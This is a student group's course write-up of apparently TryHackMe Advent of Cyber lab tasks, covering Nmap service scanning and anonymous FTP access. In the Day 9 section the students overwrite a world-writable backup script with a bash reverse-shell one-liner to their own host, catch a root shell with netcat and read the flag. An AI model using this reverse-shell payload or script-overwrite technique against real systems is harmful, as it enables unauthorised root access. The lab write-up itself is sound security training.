

PSP0201

WEEKLY WRITE UP

WEEK 3

GROUP 7

Group Name : Sang Haeko (The Hackers)

Sang

- Taken from a Malay word , **sang** , meaning ‘the’

Haeko

- Taken from a Korean word , **해커** , meaning ‘hacker’
-

ID	NAME	ROLE	TASK
1211102162	AMILIA NADZEERA BINTI BAHRUDIN	Leader	- Day 6 & 7 write up
1211100930	KU NAJWA SYAUQINA BINTI KU AZRIN	Member	
1211101693	SAVITHA MURUGUMUNISEGARAN	Member	- Day 8 & 9 write up

Day 6 : Web Exploitation : Be careful with what you wish on Christmas Night


Question 1 :

Day 8: What's Under The Christmas Tree!

Question 1

When was Snort created?

For this one, a short Google search revealed that Snort was developed in 1998:



A screenshot of a Google search results page. The search query "When was Snort created" is entered in the search bar. Below the search bar, there are tabs for All, News, Images, Shopping, Videos, More, Settings, and Tools. The "All" tab is selected. The search results show a snippet from digital.ai stating that Snort was created in 1998. To the right of the snippet is the Snort logo, which features a cartoon dog wearing a megaphone and the word "SNORT".

When was Snort created

All News Images Shopping Videos More Settings Tools

About 2,070,000 results (0.54 seconds)

1998

Snort is a free and open source network intrusion prevention system (NIPS) and network intrusion detection system (NIDS) **created** by Martin Roesch in 1998.

digital.ai › technology › snort

[Snort | Digital.ai](#)

Question 2

Using Nmap on 10.10.129.156, what are the port numbers of the three services running? (Please provide your answer in ascending order/lowest -> highest, separated by a comma)

We first ran a nmap scan against that IP address:

```
root@ip-10-10-236-221:~  
File Edit View Search Terminal Help  
root@ip-10-10-236-221:~# nmap -A -sV -sC 10.10.129.156  
  
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-08 16:27 GMT  
Nmap scan report for ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)  
Host is up (0.00048s latency).  
Not shown: 997 closed ports  
PORT      STATE SERVICE      VERSION  
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))  
|_http-generator: Hugo 0.78.2  
|_http-server-header: Apache/2.4.29 (Ubuntu)  
|_http-title: TBFC's Internal Blog  
2222/tcp  open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
| ssh-hostkey:  
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)  
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)  
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (EdDSA)  
3389/tcp  open  ms-wbt-server xrdp  
MAC Address: 02:FA:6A:FB:3C:BB (Unknown)  
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  
TCP/IP fingerprint:  
OS:SCAN(V=7.60%E=4%D=12/8%OT=80%CT=1%CU=30072%PV=Y%DS=1%DC=D%G=Y%M=02FA6A%T  
OS:M=5FCFA9BA%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A  
OS:)SEQ(SP=104%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M2301ST11NW7%O2=M23  
OS:01ST11NW7%O3=M2301NNT11NW7%O4=M2301ST11NW7%O5=M2301ST11NW7%O6=M2301ST11)  
OS:WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=0  
OS:F507%O=M2301NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N  
OS:)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0  
OS:%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7  
OS:(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0  
OS:0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)  
  
Network Distance: 1 hop  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
TRACEROUTE  
HOP RTT      ADDRESS  
1  0.48 ms  ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 83.05 seconds  
root@ip-10-10-236-221:~#
```

A HTTP server on port 80, SSH on port 2222, and a remote desktop connection on port 3389 are the three open ports that are displayed here.

Question 5

Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

There are multiple references to Ubuntu while looking at the scan results up above.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-08 16:35 GMT
Nmap scan report for ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
```

Question 6

Use Nmap's Network Scripting Engine (NSE) to retrieve the "HTTP-TITLE" of the webserver. Based on the value returned, what do we think this website might be used for?

Examine the HTTP-title section carefully, paying great attention to the web server (port 80), using the initial scan as a reference once more. This indicates that it serves as a blog.

```
Starting Nmap 7.60 ( https://nmap.org ) at 2020-12-08 16:35 GMT
Nmap scan report for ip-10-10-129-156.eu-west-1.compute.internal (10.10.129.156)
Host is up (0.00050s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: TBFC's Internal Blog
2222/tcp  open  ssh        OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; prot
ocol 2.0)
| ssh-hostkey:
```

Day 9: Anyone Can Be Santa!

Question 1

Name the directory on the FTP server that has data accessible by the "anonymous" user

We first signed in as "anonymous" to the FTP server:

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# ftp 10.10.91.91  
Connected to 10.10.91.91.  
220 Welcome to the TBFC FTP Server!.  
Name (10.10.91.91:root): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> █
```

After examining the directories, we can see that there is one that the anonymous user may access and is open to the public:

```
ftp> ls -al  
200 PORT command successful. Consider using PASV.  
150 Here comes the directory listing.  
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 .  
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..  
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 backups  
drwxr-xr-x    2 0        0            4096 Nov 16 15:05 elf_workshops  
drwxr-xr-x    2 0        0            4096 Nov 16 15:04 human_resources  
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 public  
226 Directory send OK.  
ftp> █
```

Question 2

What script gets executed within this directory?

We moved directories into "public" and then searched through the contents to discover the answer to this. Within is a script with the name of backup.sh.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 16 19:35 .
drwxr-xr-x    6 65534    65534        4096 Nov 16 15:06 ..
-rwxr-xr-x    1 111     113         341 Nov 16 19:34 backup.sh
-rw-rw-rw-    1 111     113         24 Nov 16 19:35 shoppinglist.txt
226 Directory send OK.
ftp> █
```

Question 3

What movie did Santa have on his Christmas shopping list?

We used the "get" command to acquire the shopping list. We can see it right now since it is on my computer.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
226 Transfer complete.
24 bytes received in 0.00 secs (18.5130 kB/s)
ftp> █
```

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# ls
Desktop   Instructions  Postman  shoppinglist.txt
Downloads  Pictures     Scripts  thinclient_drives
root@ip-10-10-47-155:~# cat shoppinglist.txt
The Polar Express Movie
root@ip-10-10-47-155:~#
```

Question 4

Re-upload this script to contain malicious data (just like we did in section 9.6. Output the contents of /root/flag.txt!

In the same manner, We first downloaded the file from the ftp site.

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for backup.sh (341 bytes).
226 Transfer complete.
341 bytes received in 0.00 secs (6.2539 MB/s)
ftp>
```

We could then see what was within.

```
root@ip-10-10-47-155: ~
File Edit View Search Terminal Help
root@ip-10-10-47-155:~# ls
backup.sh Downloads Pictures Scripts      thinclient_drives
Desktop   Instructions Postman shoppinglist.txt
root@ip-10-10-47-155:~# cat backup.sh
#!/bin/bash

# Created by ElfMcEager to backup all of Santa's goodies!

# Create backups to include date DD/MM/YYYY
filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";

# Backup FTP folder and store in elfmceager's home directory
tar -zcvf /home/elfmceager/$filename /opt/ftp

# TO-DO: Automate transfer of backups to backup server

root@ip-10-10-47-155:~#
```

To begin editing, We opened the file in Nano.

```
root@ip-10-10-47-155:~# nano backup.sh
root@ip-10-10-47-155:~#
```

Then removed everything else and replaced it with something that would give me a reverse shell using a Reverse Shell Cheat Sheet.

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
GNU nano 2.9.3 backup.sh  
  
#!/bin/bash  
  
bash -i >& /dev/tcp/10.10.47.155/4444 0>&1  
  
# Merry Christmas
```

However, before we send it over. We're going to use netcat to create a listener. Use the same port that the script supplied.

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)
```

Close and save the document using Ctrl + X, then use the "put" command to submit it to the ftp server. It will be added to the same open file that we have access to.

```
ftp> cd public  
250 Directory successfully changed.  
ftp> put backup.sh  
local: backup.sh remote: backup.sh  
200 PORT command successful. Consider using PASV.  
150 Ok to send data.  
226 Transfer complete.  
77 bytes sent in 0.00 secs (2.2252 MB/s)  
ftp>
```

We will obtain a connection at our listener after a little while:

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.91.91 54780 received!  
bash: cannot set terminal process group (1410): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~#
```

We just need to go to the flag.txt file from here.

```
root@ip-10-10-47-155:~  
File Edit View Search Terminal Help  
root@ip-10-10-47-155:~# nc -lvpn 4444  
Listening on [0.0.0.0] (family 0, port 4444)  
Connection from 10.10.91.91 54780 received!  
bash: cannot set terminal process group (1410): Inappropriate ioctl for device  
bash: no job control in this shell  
root@tbfc-ftp-01:~# cat /root/flag.txt  
cat /root/flag.txt  
THM{even_you_can_be_santa}  
root@tbfc-ftp-01:~#
```